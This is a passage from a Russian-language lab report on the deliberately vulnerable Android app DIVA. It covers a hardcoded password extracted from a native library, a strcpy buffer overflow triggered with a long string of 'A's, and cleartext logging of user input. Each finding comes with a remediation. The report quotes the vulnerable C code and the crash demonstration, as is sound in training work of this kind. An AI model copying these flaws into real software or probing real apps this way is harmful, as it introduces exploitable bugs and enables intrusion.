.init_array@
.fini_array@00A
.dynamic@----
.got@net
.data@v
.bss@net
.comment@ver

```

Рисунок 41. Содержимое файла libdivajni.so

Просмотрев содержимое файла с помощью команды «string» находим строку, подходящую под пароль: «olsdfgad;lh»



Рисунок 42. Эксплуатация уязвимости задания №12

Рекомендация по устранению: не использовать встроенные в код программы пароли.

3.12. Input Validation Issues - Part 3 / Некорректная проверка информации вводимой пользователем (ч. 3)

Наименование: Некорректная проверка информации вводимой пользователем.

Уровень опасности: высокая

Описание: Уязвимость заключается в отсутствии проверки информации, вводимой пользователем. При передаче программе содержимого пользовательского ввода не происходит проверка на его длину, в результате данные, введенные пользователем нарушают работу программы, вызывая ошибку.

Демонстрация наличия уязвимости:

Пользовательский интерфейс задания №13 предлагает нам ввести пароль для запуска программы (старта ракет).




Рисунок 43. Пользовательский интерфейс задания №13

Попробуем ввести строку, состоящую из более чем 20 латинских заглавных букв А (возможны любые другие символы). В результате произойдет сбой программы и мы увидим следующее сообщение:




Рисунок 44. Результат эксплуатации уязвимости №13

При просмотре логов мы увидим следующую картину:




Рисунок 45. Лог результатов переполнения буфера ввода

Было вызвано некорректное обращение по адресу 0x41414141, «41», как известно соответствует «А». Выясним причину

При анализе кода класса InputValidation3Activity видно, что он вызывает класс DivaJni




Рисунок 46. Нативный код задания №13

Анализ кода этого класса и связанной с ним библиотеки divajni.c² показывает, что происходит копирование строки с использованием функции «strcpy», при этом, если количество знаков в исходной строке (пользовательского ввода) превышает количество символов в строке – приемнике (CODESIZEMAX – 20) происходит сбой выполнения программы.

```
37  #define VENDORKEY    "olsdfgad;lh"
38  #define CODE          ".dotdot"
39  #define CODESIZEMAX  20

64      const char * pcode = (*env)->GetStringUTFChars(env, jcode, 0);
65
66      int ret = 0;
67      char code[CODESIZEMAX];
68
69      strcpy(code, pcode);
```

Рисунок 47. Фрагмент нативного кода библиотеки divajni.c

Рекомендация по устранению: Ввести проверку длины вводимой пользователем информации.

² Код библиотеки доступен по адресу «<https://github.com/payatu/diva-android/blob/master/app/src/main/jni/divajni.c>»

3.13. Insecure Logging / Хранение в открытом виде логов данных вводимых пользователем

Наименование: Уязвимость небезопасного логирования

Уровень опасности:

Описание: Важные пользовательские данные сохраняются в логах программы, откуда могут быть извлечены другим приложением или злоумышленником

Демонстрация наличия уязвимости: После ввода пользователем данных и нажатием на кнопку «CHECK OUT» (выписать счет), появляется сообщение об ошибке (см. рис. 2).




Рисунок 48. Пользовательский интерфейс задания №1

При этом в логи записывается сообщение об ошибке и данные, введенные пользователем в открытом виде (см. рис. 3).




Рисунок 49. Сохранение логов об ошибке




Рисунок 50. Нативный код уязвимости №1

На рис.4 указано место уязвимости в нативном коде программы.

Рекомендация по устранению: заменить запись данных в открытом виде на «*****».

Список литературы и источников

- ГОСТ Р-56939-2016.

Федеральное агентство по техническому регулированию и метрологии,
Защита информации / разработка безопасного программного обеспечения /
общие требования, Стандартиформ, 2016

[<http://files.stroyinf.ru/Index2/1/4293754/4293754625.htm>]

2. Разбор решения заданий на сайте Infosecinstitute.com

[<https://resources.infosecinstitute.com/cracking-damn-insecure-and-vulnerable-app-diva-part-1/#article>]

[<https://resources.infosecinstitute.com/cracking-damn-insecure-and-vulnerable-app-diva-part-2/#article>]

[<https://resources.infosecinstitute.com/cracking-damn-insecure-and-vulnerable-app-diva-part-3/#article>]

[<https://resources.infosecinstitute.com/cracking-damn-insecure-and-vulnerable-app-diva-part-4/#article>]

[<https://resources.infosecinstitute.com/cracking-damn-insecure-and-vulnerable-app-diva-part-5/#article>]


Приложение А. Состав работ

Приложение Б. Средства тестирования

1. Характеристики виртуального мобильного телефона Nexus_6_API_27_Second



2. Среда разработки и тестирования Android Studio 3.3.2



3. Программа для декомпиляции dex2jar - Tools to work with android .dex and java .class files/Copyright (c) 2009-2014 Panxiaobo
4. Утилита для статического анализа программ JD-GUI
5. Утилита ADB-tools /Copyright (c) 1998 Robert Nordier